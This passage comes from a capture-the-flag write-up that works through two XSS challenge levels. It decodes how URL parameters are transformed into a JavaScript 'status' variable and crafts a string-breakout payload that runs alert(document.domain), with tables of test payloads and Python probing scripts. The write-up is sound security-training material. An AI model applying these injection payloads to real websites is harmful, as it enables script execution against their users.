tested a tgi value made of a 24-byte sequence containing the same hex value:

tgi (hex)	`27 27 27 27 27 27 27 27 27 27 27 27 27 27 27 27 27 27 27 27 27 27 27 27`
tgi (base64)	`JycnJycnJycnJycnJycnJycnJycnJycn`

Next, we changed the values of `pr`. We suspected that `pr` could be acting as the XOR key or possibly as the base ASCII value used in the calculation, so we adjusted each character of `pr` in alphabetical order. The table below shows the values we tested and the outputs we observed:

pr	pr len	status	status len
`abcdefghijklmnop	17	**GFEDCBA@ONMLKJIHW**GFEDCBA	24
`abcdefghijklmno	16	**GFEDCBA@ONMLKJIH**GFEDCBA@	24
`abcdefghijklmn	15	**GFEDCBA@ONMLKJI**GFEDCBA@O	24
`abcdefghijklm	14	**GFEDCBA@ONMLKJ**GFEDCBA@ON	24
`abcdefghijkl	13	**GFEDCBA@ONMLK**GFEDCBA@ONM	24
`abcdefghijk	12	**GFEDCBA@ONML**GFEDCBA@ONML	24
`abcdefghij	11	**GFEDCBA@ONM**GFEDCBA@ONMGF	24
`abcdefghi	10	**GFEDCBA@ON**GFEDCBA@ONGFED	24

When we used a 24-byte `tgi`, the `status` output was also 24 bytes long, just as expected. We also noticed that the repeating part of the `status` string had the same length as the `pr` value. Each resulting character decreased by one while the corresponding `pr` character increased by one. For example, `a` produced `G`, and `b` produced `F`. This supported our idea that each character in `pr` might act as a base ASCII value in the decoding process. Based on this, our current hypothesis for the decoding function is:

```
for idx in len(tgi):
     pr_idx = idx % len(pr)
     status[idx] = pr[pr_idx] + (tgi[idx] ^ XOR_key)
```

To check whether our pseudocode was accurate, we continued our analysis by examining the pattern between each character using the first payload from the previous table:

```
tgi=JycnJycnJycnJycnJycnJycnJycnJycn&pr=`abcdefghijklmno
```

Which give the following result:

```
var status = "GFEDCBA@ONMLKJIHGFEDCBA@";
```

We then created a table for analyzing each byte and character:


pr	pr decimal	status	status ASCII	different
`	96	G	71	25
a	97	F	70	27
b	98	E	69	29
c	99	D	68	31
d	100	C	67	33
e	101	B	66	35
f	102	A	65	37
g	103	@	64	39
h	104	O	79	25
i	105	N	78	27
j	106	M	77	29
k	107	L	76	31
l	108	K	75	33
m	109	J	74	35
n	110	I	73	37
o	111	H	72	39
`	96	G	71	25
a	97	F	70	27
b	98	E	69	29
c	99	D	68	31
d	100	C	67	33
e	101	B	66	35
f	102	A	65	37
g	103	@	64	39

From the results, we noticed that the difference between pr and status repeated every eight characters. To analyze this pattern further, we changed tgi so that it consisted only of zeros. This payload could help us identify the base value used in the repeating sequence.

tgi (hex)	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
tgi (base64)	AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Use it in the payload:

```
tgi=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA&pr=`abcdefghijklmno
```



When tgi was set to all zeros, the resulting status string became a repeated version of pr, since tgi is 24 bytes long while pr is only 16 bytes. This gave us a perfect opportunity to directly inject malicious code into the page. Our goal was to generate the following code snippet:


```
var status = "";alert(document.domain);//";
```

Because the script we wanted to inject was 27 characters long, we needed to adjust the length of tgi to match it, while using pr to carry the malicious code.

tgi (hex)	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
tgi (base64)	AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA


So, the final payload should look liek this:

```
tgi=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA&pr=";alert(document.domain);//
```



Level 19

In this level, we were given two parameters: q and tr. Just like in earlier levels, q appeared to be a honeypot parameter, while tr contained a Base64-encoded string used to generate the status value. So our investigation focused mainly on the tr parameter.




tr (base64)	OzUnKVkoJEFBPEYxRTxCIUEoJlFJPScxTDkyIU07VylFK0JYTgpgCg==
tr (hexadecimal)	3b 35 27 29 59 28 24 41 41 3c 46 31 45 3c 42 21 41 28 26 51 49 3d 27 31 4c 39 32 21 4d 3b 57 29 45 2b 42 58 4e 0a 60 0a

After decoding, the tr parameter produced 40 bytes of hexadecimal data, even though the corresponding status string was only 27 characters long. This suggested that the encoding used here was more complex. The bytes in the tr parameter did not appear to map directly to the characters in the status string. So, we began analyzing how each hex byte contributed to the output by removing them one at a time.


payload editing	tr (hexadecimal)	tr (base64)
last byte (payload 19.1)	3b 35 27 29 59 28 24 41 41 3c 46 31 45 3c 42 21 41 28 26 51 49 3d 27 31 4c 39 32 21 4d 3b 57 29 45 2b 42 58 4e 0a 60	OzUnKVkoJEFBPEYxRTxC IUEoJlFJPScxTDkyIU07 VylFK0JYTgpg
last 2 bytes (payload 19.2)	3b 35 27 29 59 28 24 41 41 3c 46 31 45 3c 42 21 41 28 26 51 49 3d 27 31 4c 39 32 21 4d 3b 57 29 45 2b 42 58 4e 0a	OzUnKVkoJEFBPEYxRTxC IUEoJlFJPScxTDkyIU07 VylFK0JYTgo=
last 3 bytes (payload 19.3)	3b 35 27 29 59 28 24 41 41 3c 46 31 45 3c 42 21 41 28 26 51 49 3d 27 31 4c 39 32 21 4d 3b 57 29 45 2b 42 58 4e	OzUnKVkoJEFBPEYxRTxC IUEoJlFJPScxTDkyIU07 VylFK0JYTg==
last 4 bytes (payload 19.4)	3b 35 27 29 59 28 24 41 41 3c 46 31 45 3c 42 21 41 28 26 51 49 3d 27 31 4c 39 32 21 4d 3b 57 29 45 2b 42 58	OzUnKVkoJEFBPEYxRTxC IUEoJlFJPScxTDkyIU07 VylFK0JY

The first three payloads (payload 19.1 - 19.3) yielded the same result as the initial one. The change started at the payload 19.4, where the status variable contained no value.



This suggested that the last three bytes might not be needed, while removing the fourth byte from the end could break the entire output. So instead of deleting bytes, we decided to modify them. After dropping the final three bytes, we increased the value of the new last byte from `4e` to `4f`, giving us the next payload (payload 19.5).

tr (hexadecimal)	`3b 35 27 29 59 28 24 41 41 3c 46 31 45 3c 42 21 41 28 26 51 49 3d 27 31 4c 39 32 21 4d 3b 57 29 45 2b 42 58 4f`
tr (base64)	`OzUnKVkoJEFBPEYxRTxCIUEoJlFJPScxTDkyIU07VylFK0JYTw==`



As shown in the output, the last character changed. Next, we modified the second-to-last byte, changing it from 58 to 59, and then adjusted the third-to-last byte from 42 to 43 to see whether the same pattern applied to all bytes:

Pauload 19.6:

tr (hexadecimal)	3b 35 27 29 59 28 24 41 41 3c 46 31 45 3c 42 21 41 28 26 51 49 3d 27 31 4c 39 32 21 4d 3b 57 29 45 2b 42 59 4f
tr (base64)	OzUnKVkoJEFBPEYxRTxCIUEoJlFJPScxTDkyIU07VylFK0JZTw==

Payload 19.6:

level19.php?q...VyIFK0JZTw==== | js?id=G-8S7MMPCHJR&cx=c&_slc=1 | analytics.js

```
<html>
<body>
<script src="analytics.js"></script>
<p>
<h1><b>WTF???</b></h1>
</p>
as usual, you need a pop-up box with document.domain "sudo.co.il"<br>
without user interaction<br>
have fun :)
<script>

var query = "muhaha";
var status = "Try Harder a little more..o";
var page_hits = "1488"

</script>
<!-- use your head and not automatic scanners like burp.. it will not help -->
</body>
</html>
```

Payload 19.7:

tr (hexadecimal)	3b 35 27 29 59 28 24 41 41 3c 46 31 45 3c 42 21 41 28 26 51 49 3d 27 31 4c 39 32 21 4d 3b 57 29 45 2b 43 59 4f
tr (base64)	OzUnKVkoJEFBPEYxRTxCIUEoJlFJPScxTDkyIU07VylFK0NZTw==

Payload 19.7:

level19.php?q...VyIFK0NZTw==== | js?id=G-8S7MMPCHJR&cx=c&_slc=1 | analytics.js

```
<html>
<body>
<script src="analytics.js"></script>
<p>
<h1><b>WTF???</b></h1>
</p>
as usual, you need a pop-up box with document.domain "sudo.co.il"<br>
without user interaction<br>
have fun :)
<script>

var query = "muhaha";
var status = "Try Harder a little more.>o";
var page_hits = "1491"

</script>
<!-- use your head and not automatic scanners like burp.. it will not help -->
</body>
</html>
```

The results were surprising. Changing the second-last byte of tr should have affected the second-last character of status, but instead it still altered the final character. Likewise, modifying the third-last byte should have changed the third-last character, yet it actually shifted the second-last one. Because of this strange behavior, we decided to try modifying the first byte instead. Our next payload changed the first byte from 3b to 3c.

Payload 19.8:

```
PDUnKVkoJEFBPEYxRTxCIUEoJlFJPScxTDkyIU07VylFK0N ZTw==
```

Payload 19.9:

```
OjUnKVkoJEFBPEYxRTxCIUEoJlFJPScxTDkyIU07VylFK0N ZTw==
```

```
var query = "muhaha";
var status = "Try Harder a little more.>";
var page_hits = "1495"
```

This time, the only change from payload 19.7 was lowering the value of the first byte by one, and the output string became one character shorter as well. This suggested that the first byte might control the length of the status string. To check this, we reduced the first byte once more while keeping all other bytes unchanged.

payload editing	tr (base64)	status
first byte: 39 (payload 19.10)	OTUnKVkoJEFBPEYxRTxCIUEoJlFJPScxTDkyIU07VylFK0NZTw==	"Try Harder a little more."
first byte: 38 (payload 19.11)	ODUnKVkoJEFBPEYxRTxCIUEoJlFJPScxTDkyIU07VylFK0NZTw==	"Try Harder a little more"
first byte: 37 (payload 19.12)	NzUnKVkoJEFBPEYxRTxCIUEoJlFJPScxTDkyIU07VylFK0NZTw==	"Try Harder a little mor"
first byte: 36 (payload 19.13)	NjUnKVkoJEFBPEYxRTxCIUEoJlFJPScxTDkyIU07VylFK0NZTw==	"Try Harder a little mo"

As the table shows, lowering the value of the first byte causes the status string to shrink accordingly. In payload 19.13, the output is reduced to 22 characters. Based on this behavior, decreasing the first byte by 21 should leave us with only the character T, and decreasing it by 22 should result in an empty string. To check this, we tested two additional payloads: subtracting 21 produced a length of 21, and subtracting 22 produced a length of 20.

payload editing	tr (base64)	status
first byte: 21 (payload 19.14)	ITUnKVkoJEFBPEYxRTxCIUEoJlFJPScxTDkyIU07VylFK0NZTw==	"T"
first byte: 20 (payload 19.15)	IDUnKVkoJEFBPEYxRTxCIUEoJlFJPScxTDkyIU07VylFK0NZTw==	""

The results matched what we predicted. We've discovered two things so far so the last three hex bytes don't matter and the first byte controls the string length, starting from 20. That leaves 36 bytes we still don't understand. Payloads 19.5–19.7 showed that changing the last three bytes causes odd shifts in the last two status characters. To investigate further, we changed the fourth-, fifth-, and sixth-last bytes to see if any pattern repeats.


payload editing	tr (hexadecimal)	status
increase last byte (payload 19.5)	3b 35 27 29 59 28 24 41 41 3c 46 31 45 3c 42 21 41 28 26 51 49 3d 27 31 4c 39 32 21 4d 3b 57 29 45 2b 42 58 **4f**	"Try Harder a little more../"
increase second-last byte (payload 19.6)	3b 35 27 29 59 28 24 41 41 3c 46 31 45 3c 42 21 41 28 26 51 49 3d 27 31 4c 39 32 21 4d 3b 57 29 45 2b 42 **59** 4f	"Try Harder a little more..**o**"
increase third-last byte (payload 19.7)	3b 35 27 29 59 28 24 41 41 3c 46 31 45 3c 42 21 41 28 26 51 49 3d 27 31 4c 39 32 21 4d 3b 57 29 45 2b **43** 59 4f	"Try Harder a little more.**>**o"
increase fourth-last byte (payload 19.16)	3b 35 27 29 59 28 24 41 41 3c 46 31 45 3c 42 21 41 28 26 51 49 3d 27 31 4c 39 32 21 4d 3b 57 29 45 **2c** 43 59 4f	"Try Harder a little more**2**>o"
increase fifth-last byte (payload 19.17)	3b 35 27 29 59 28 24 41 41 3c 46 31 45 3c 42 21 41 28 26 51 49 3d 27 31 4c 39 32 21 4d 3b 57 29 **46** 2c 43 59 4f	"Try Harder a little mor**f**2>o"
increase sixth-last byte (payload 19.18)	3b 35 27 29 59 28 24 41 41 3c 46 31 45 3c 42 21 41 28 26 51 49 3d 27 31 4c 39 32 21 4d 3b 57 **2a** 46 2c 43 59 4f	"Try Harder a little mor***2**>o"

The behavior we observed pointed to a structured encoding. The two bytes at the end of tr both

influenced the final character, while the fifth- and sixth-from-last bytes affected the character three positions before the end. This suggests a grouped pattern, where every four bytes of tr translate into three characters in status. The numbers line up perfectly: 36 bytes (excluding the first) correspond to 27 characters, and both divide evenly into nine groups. To test whether this block-based structure was correct, we simply repeated the initial four bytes to see if the resulting three-character pattern also repeated.

Payload 19.10

```
OzUnKVk1JylZNScpWTUnKVk1JylZNScpWTUnKVk1JylZNSc pWQ==
```



The findings showed that our earlier guess was correct. The next task was to decode how a four-byte chunk of tr gets converted into a three-character segment of status. To make the mapping easier to study, we shortened the output to three characters by setting the first byte value to 23. We then tweaked each byte slowly to track how the output changed.

payload editing	tr (hexadecimal)	status
initial (payload 19.20)	23 35 27 29 59	"Try"
change 1st bit (payload 19.21)	23 **45** 27 29 59	"**E**ry"
change 2nd bit (payload 19.22)	23 **36** 27 29 59	"**X**ry"
change 3rd bit (payload 19.23)	23 35 **37** 29 59	"**U**ry"
change 4th bit (payload 19.24)	23 35 **28** 29 59	"T**(**y"
change 5th bit (payload 19.25)	23 35 27 **39** 59	"T**v**y"
change 6th bit (payload 19.26)	23 35 27 **2a** 59	"Tr*****
change 7th bit (payload 19.27)	23 35 27 29 **69**	"Tr**I**"
change 8th bit (payload 19.28)	23 35 27 29 **5a**	"Tr**z**"

The table shows that the first three digits affect the first character, the next two digits affect the second, and the final three digits affect the third. This suggests that each character may use a different encoding scheme. To study this further, we wrote a Python script that performs Base64 encoding, sends the encoded value as the payload, retrieves the webpage, and prints the resulting status. Using this script, we tested variations of the first three bytes of tr and created tables to identify the pattern for the first character. Here are some of the results:

tr hex	tr binary	status	status ASCII	status binary
2f0	001011110000	>	62	00111110
2f1	001011110001	?	63	00111111
2f2	001011110010	<	60	00111100

2f3	001011110011	=	61	00111101
2f4	001011110100	>	62	00111110
2f5	001011110101	?	63	00111111
2f6	001011110110	<	60	00111100
2f7	001011110111	=	61	00111101
2f8	001011111000		#VALUE!	#VALUE!
2f9	001011111001		#VALUE!	#VALUE!
2fa	001011111010		#VALUE!	#VALUE!
2fb	001011111011		#VALUE!	#VALUE!
2fc	001011111100	>	62	00111110
2fd	001011111101	?	63	00111111
2fe	001011111110	<	60	00111100
2ff	001011111111	=	61	00111101
300	001100000000	B	66	01000010
301	001100000001	C	67	01000011
302	001100000010	@	64	01000000
303	001100000011	A	65	01000001
304	001100000100	B	66	01000010
305	001100000101	C	67	01000011
306	001100000110	@	64	01000000
307	001100000111	A	65	01000001
308	001100001000	B	66	01000010
309	001100001001	C	67	01000011
30a	001100001010	@	64	01000000
30b	001100001011	A	65	01000001
30c	001100001100	B	66	01000010
30d	001100001101	C	67	01000011
30e	001100001110	@	64	01000000
30f	001100001111	A	65	01000001
310	001100010000	F	70	01000110
311	001100010001	G	71	01000111
312	001100010010	D	68	01000100
313	001100010011	E	69	01000101
314	001100010100	F	70	01000110

Our observations revealed that the mapping repeats in four blocks for every 16 payloads tested. For example, the sets 300–303, 304–307, 308–30B, and 30C–30F all show the same behavior. We also explored how the leading hex digit influences the output string, which is shown below.

```
700 Bry Harder a little more...
701 Cry Harder a little more...
702 @ry Harder a little more...
703 Ary Harder a little more...
704 Bry Harder a little more...
705 Cry Harder a little more...
706 @ry Harder a little more...
707 Ary Harder a little more...
708 Bry Harder a little more...
709 Cry Harder a little more...
70a @ry Harder a little more...
70b Ary Harder a little more...
```

Our observations suggested that the encoding algorithm ignores the first two bits of the tr byte. Both 7 (0111) and 3 (0011) produced identical results, confirming that these bits are irrelevant. Using all previous test data, we reconstructed the transformation for the first output character:

1. Strip off the two highest bits
2. Force the new top bit to 0
3. XOR the lower two bits with 10
4. Combine the updated LSBs with the original top six bits

We then coded this logic in Python and ran our script to see if the computed values matched the website's output—and they did.

```python
def convert_hex_to_binary_char1(hex_value):
    # Convert hexadecimal string to integer
    int_value = int(hex_value, 16)

    # Convert integer to 12-bit binary string
    binary_string = format(int_value, '012b')

    # Step 1: Remove 2 most significant bits, now it's a 10-bit binary
    ten_bit = binary_string[2:]

    # Step 2: Change MSB from 1 to 0
    ten_bit = '0' + ten_bit[1:]
    # print(ten_bit)

    # Step 3: XOR last 2 digits with '10'
    pattern = '10'
    last2_int = int(ten_bit[-2:], 2)
    pattern_int = int(pattern, 2)
    xor_int = last2_int ^ pattern_int
    xor_result = format(xor_int, '02b')
    # print(f'xor: {xor_result}')

    # Step 4: Concatenate 6 MSB with 2 LSB
    new_binary = ten_bit[:6] + xor_result

    # Step 5: Output the new 8-bit binary
    return new_binary

# Example usage:
hex_value = '2f2'
binary_output = convert_hex_to_binary_char1(hex_value)
print(f"Hexadecimal {hex_value} ({format(int(hex_value, 16), '012b')}) converted to binary: {binary_output}")
```

```python
# 1st char validation
for i in range(64):
    hex_str = hex(0x300 + i)[2:]  # char 1
    hex_str_tester = hex_strings
    hex_str_tester[1] = hex_str

    # convert to base64
    tr = hex_strings_to_base64(hex_str_tester)

    # Retrieve status value from URL
    status = get_status_from_html(tr)

    # test convert
    binary_output = convert_hex_to_binary_char1(hex_str)

    # Print result
    print(f"{hex_str} {status[0]} // {chr(int(binary_output, 2))}")
```

